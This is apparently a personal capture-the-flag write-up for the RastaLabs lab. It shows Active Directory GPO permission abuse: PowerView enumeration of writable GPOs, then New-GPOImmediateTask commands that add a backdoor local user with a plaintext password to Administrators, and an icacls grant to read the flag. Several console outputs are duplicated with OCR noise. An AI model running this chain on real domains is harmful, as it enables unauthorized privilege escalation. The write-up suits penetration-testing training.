
using epugh adm creds, logged in to web01 (10.10.110.10) and from there took rdp of sql01(10.10.122.15) using same creds.

Enumerated GPO, to find weak gpo permission

Reference ---> https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/

using powerview.ps1

Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name \$_.Name} | select IdentityReference -----> gave list of all GPOs [in that look for any weird groups or users]



checked the members of the group , epugh_adm is groupmember [net user epugh_adm /domain]

find the sid of Infrastructure support group and then find which GPO it has permission to

Get-NetGPO -ComputerName fs01.rastalabs.local | %{Get-ObjectAcl -ResolveGUIDs -Name \$_.Name} | Where-Object { \$_.IdentityReference -Eq "RLAB\Infrastructure support" }

```
PS C:\Users\epugh_adm\Desktop>
PS C:\Users\epugh_adm\Desktop> Get-NetGPO -ComputerName fs01.rastalabs.local | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | Where-Object {
 .IdentityReference -Eq "RLAB\Infrastructure support" }
InheritedObjectType
                     : All
ObjectDN
                      : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectType
                      : A11
IdentityReference
                      : RLAB\Infrastructure Support
IsInherited
                      : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags
                      : None
ObjectFlags
                      : None
InheritanceFlags
                      : ContainerInherit
InheritanceType
                      : All
                      : Allow
AccessControlType
ObiectSID
InheritedObjectType
                      : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectDN
ObjectType
                      : A11
IdentityReference
                      : RLAB\Infrastructure Support
IsInherited
                      : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags
                      : None
ObjectFlags
                      : None
                      : ContainerInherit
InheritanceFlags
                      : All
InheritanceType
AccessControlType
                      : Allow
ObjectSID
PS C:\Users\epugh_adm\Desktop> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name} | Where-Object { $_.IdentityReference -Eq "RLAB\Infr
 structure support" }
InheritedObjectType
                      : CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
ObjectDN
                      : All
ObjectType
IdentityReference
                      : RLAB\Infrastructure Support
IsInherited
                      : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
PropagationFlags
ObjectFlags
                      : None
InheritanceFlags
                      : ContainerInherit
InheritanceType
                      : All
                      : Allow
AccessControlType
ObjectSID
PS C:\Users\epugh_adm\Desktop> Get-NetOU -GUID "{DCE628BF-341C-4503-8181-3B8865700F6A}" | %{Get-NetComputer -ADSpath $_}
fs01.rastalabs.local
PS C:\Users\epugh_adm\Desktop> _
```

InheritedObjectType : All

ObjectDN: CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local

ObjectType : All

IdentityReference : RLAB\Infrastructure Support

IsInherited : False

ActiveDirectoryRights: CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute

PropagationFlags : None ObjectFlags : None

InheritanceFlags : ContainerInherit


InheritanceType : All AccessControlType : Allow

ObjectSID

PS C:\Users\epugh_adm\Desktop>

Get-NetOU -GUID "{DCE628BF-341C-4503-8181-3B8865700F6A}" | %{Get-NetComputer -ADSpath \$_}} - find out host which has this policy, use the GUID to find out

Get-NetGPO -ComputerName fs01.rastalabs.local | Where-Object { \$_.cn -Eq "{DCE628BF-341C-4503-8181-3B8865700F6A}"} - to find out which policy (policy name) in that particular host



```
dısplayname
<u>opcmachineextensionnames</u>
                          {CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
                        : 27/10/2017 09:50:04
whenchanged
objectclass
                          {top, container, groupPolicyContainer}
gpcfunctionalityversion :
showinadvancedviewonly
                       : True
usnchanged
                        : 63835
dscorepropagationdata
                          {27/10/2017 08:46:37, 01/01/1601 00:00:00}
                          {DCE628BF-341C-4503-8181-3B8865700F6A}
name
adspath
                        : LDAP://CN={DCE628BF-341C-4503-8181-3B8865700F6A}.CN=Policies.CN=System.DC=rastalabs.DC=local
flags
                        : 0
                          {DCE628BF-341C-4503-8181-3B8865700F6A}
                          \\rastalabs.local\SysVol\rastalabs.local\Policies\{DCE628BF-341C-4503-8181-3B8865700F6A}
gpcfilesyspath
distinguishedname
                        : CN={DCE628BF-341C-4503-8181-3B8865700F6A}.CN=Policies.CN=System.DC=rastalabs.DC=local
whencreated
                        : 27/10/2017 08:42:16
versionnumber
instancetype
                        : f8e0c25f-881b-4d90-95b5-a4c0d6a50acc
objectguid
                        : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=rastalabs,DC=local
objectcategory
                        : fs01.rastalabs.local
ComputerName
usncreated
                        : 63684
displavname
                        : Test GPO
gpcmachineextensionnames : [{00000000-0000-0000-0000-000000000000}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}][{AADCED64-746C-4633-A97C-D6134904652
                          7}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}1
whenchanged
                        : 27/10/2017 09:50:04
objectclass
                          {top, container, groupPolicyContainer}
qpcfunctionalityversion :
showinadvancedviewonly
                       : True
usnchanged
                        : 63835
dscorepropagationdata
                          {27/10/2017 08:46:37, 01/01/1601 00:00:00}
                          {DCE628BF-341C-4503-8181-3B8865700F6A}
name
                        : LDAP://CN={DCE628BF-341C-4503-8181-3B8865700F6A},CN=Policies,CN=System,DC=rastalabs,DC=local
adspath
flags
                        : 0
                          {DCE628BF-341C-4503-8181-3B8865700F6A}
apcfilesyspath
                          \rastalabs.local\SvsVol\rastalabs.local\Policies\{DCE628BF-341C-4503-8181-3B8865700F6A}
distinguishedname
                         CN={DCE628BF-341C-4503-8181-3B8865700F6A}, CN=Policies, CN=System, DC=rastalabs, DC=local
whencreated
                         27/10/2017 08:42:16
versionnumber
                        : 4
instancetype
                        : f8e0c25f-881b-4d90-95b5-a4c0d6a50acc
objectguid
                        : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=rastalabs,DC=local
objectcategory
                        : fs01.rastalabs.local
ComputerName
PS C:\Users\epugh_adm\Desktop> _
                                                                                                                               20:31
                                                                                                              へ 🖫 🕼 ENG
                                                                                                                             07/08/2018
```

New-GPOImmediateTask -TaskName gop12i -GPODisplayName "Test GPO" -CommandArguments 'net user gopikrishna Ramco@12345 /add' -force

New-GPOImmediateTask -TaskName gopi131 -GPODisplayName "Test GPO" -CommandArguments 'net localgroup Administrators gopikrishna /add' -force

New-GPOImmediateTask -Remove -Force -GPODisplayName "Test GPO"

icacls flag.txt /grant administrators:F

RASTA {6p0_4bu53_15_h4rdc0r3}